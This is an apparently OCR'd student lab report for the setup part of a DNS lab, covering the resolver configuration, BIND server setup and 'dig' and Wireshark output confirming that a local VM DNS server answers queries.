
- Lab Tasks (Part I): Setting Up a Local DNS Server
- User machine's IP address: 10.0.2.4
- DNS Server's IP address: 10.0.2.6
- Attacker's IP address: 10.0.2.5

2.1 Task 1: Configure the User Machine

- Add an entry (nameserver 10.0.2.6) to /etc/resolvconf/resolv.conf.d/head



- Run command for the change to take effect, check if the response is from the server
- Evidence line : "SERVER: 10.0.2.6#53(10.0.2.6)"

server [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminator 4:52 AM

/bin/bash


/bin/bash 80x40


```
[11/21/20 NatNetwork]seed@VM:~$ sudo resolvconf -u
[11/21/20 NatNetwork]seed@VM:~$ dig www.google.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 36557
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 4, ADDITIONAL: 9

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.google.com.                IN      A

;; ANSWER SECTION:
www.google.com.         300     IN      A       172.217.10.228

;; AUTHORITY SECTION:
google.com.             172800  IN      NS      ns4.google.com.
google.com.             172800  IN      NS      ns1.google.com.
google.com.             172800  IN      NS      ns2.google.com.
google.com.             172800  IN      NS      ns3.google.com.

;; ADDITIONAL SECTION:
ns1.google.com.         172800  IN      A       216.239.32.10
ns1.google.com.         172800  IN      AAAA    2001:4860:4802:32::a
ns2.google.com.         172800  IN      A       216.239.34.10
ns2.google.com.         172800  IN      AAAA    2001:4860:4802:34::a
ns3.google.com.         172800  IN      A       216.239.36.10
ns3.google.com.         172800  IN      AAAA    2001:4860:4802:36::a
ns4.google.com.         172800  IN      A       216.239.38.10
ns4.google.com.         172800  IN      AAAA    2001:4860:4802:38::a

;; Query time: 528 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Sat Nov 21 04:52:35 EST 2020
;; MSG SIZE  rcvd: 307

[11/21/20 NatNetwork]seed@VM:~$
```

Right Control


2.2 Task 2: Set up a Local DNS Server

Step 1: Configure the BIND 9 server.







Step 2: Turn off DNSSEC.



Step 3: Start DNS server.




Step 4: Use the DNS server



SEEDUbuntu-user (beforelab04) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Wireshark
4:57 AM
/bin/bash
/bin/bash 79x24
[11/21/20 NatNetwork]seed@VM:~$ ping www.google.com
PING www.google.com (172.217.7.4) 56(84) bytes of data.
64 bytes from lga25s56-in-f4.1e100.net (172.217.7.4): icmp_seq=1 ttl=113 time=46.3 ms
64 bytes from lga25s56-in-f4.1e100.net (172.217.7.4): icmp_seq=2 ttl=113 time=6.73 ms
Capturing from enp0s3
Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination Protocol Length
1 2020-11-21 04:57:14.9574031… 10.0.2.4 10.0.2.6 DNS 74
2 2020-11-21 04:57:14.9592978… 10.0.2.6 192.5.5.241 DNS 70
3 2020-11-21 04:57:14.9595073… 10.0.2.6 192.5.5.241 DNS 85
4 2020-11-21 04:57:14.9595093… 10.0.2.6 192.5.5.241 DNS 89
5 2020-11-21 04:57:14.9603665… 10.0.2.6 192.5.5.241 DNS 89
6 2020-11-21 04:57:14.9685816… 192.5.5.241 10.0.2.6 DNS 117
7 2020-11-21 04:57:14.9687327… 192.5.5.241 10.0.2.6 DNS 117
8 2020-11-21 04:57:14.9691331… 192.5.5.241 10.0.2.6 DNS 281
9 2020-11-21 04:57:14.9693338… 10.0.2.6 192.5.5.241 TCP 74
Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
Ethernet II, Src: PcsCompu_d7:b8:87 (08:00:27:d7:b8:87), Dst: PcsCompu_e2:cd:cc (08:00:27:e2:c
Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.6
User Datagram Protocol, Src Port: 42910, Dst Port: 53
Domain Name System (query)
0000 08 00 27 e2 cd cc 08 00 27 d7 b8 87 08 00 45 00 ..'..... '.....E.
0010 00 3c a8 ab 40 00 40 11 79 fc 0a 00 02 04 0a 00 .<..@.@. y.....
0020 02 06 a7 9e 00 35 00 28 18 43 c6 a3 01 00 00 01 .....5.(.C.....
0030 00 00 00 00 00 00 03 77 77 77 06 67 6f 6f 67 6c .....w ww.googl
0040 65 03 63 6f 6d 00 00 01 00 01 e.com... ..
enp0s3: <live capture in progress>
Packets: 693 · Displayed: 693 (100.0%)
Profile: Default

2.3 Task 3: Host a Zone in the Local DNS Server

Step 1: Create zones.





Step 2: Setup the forward lookup zone file.




Step 3: Set up the reverse lookup zone file.

Step 4: Restart the BIND server and test.



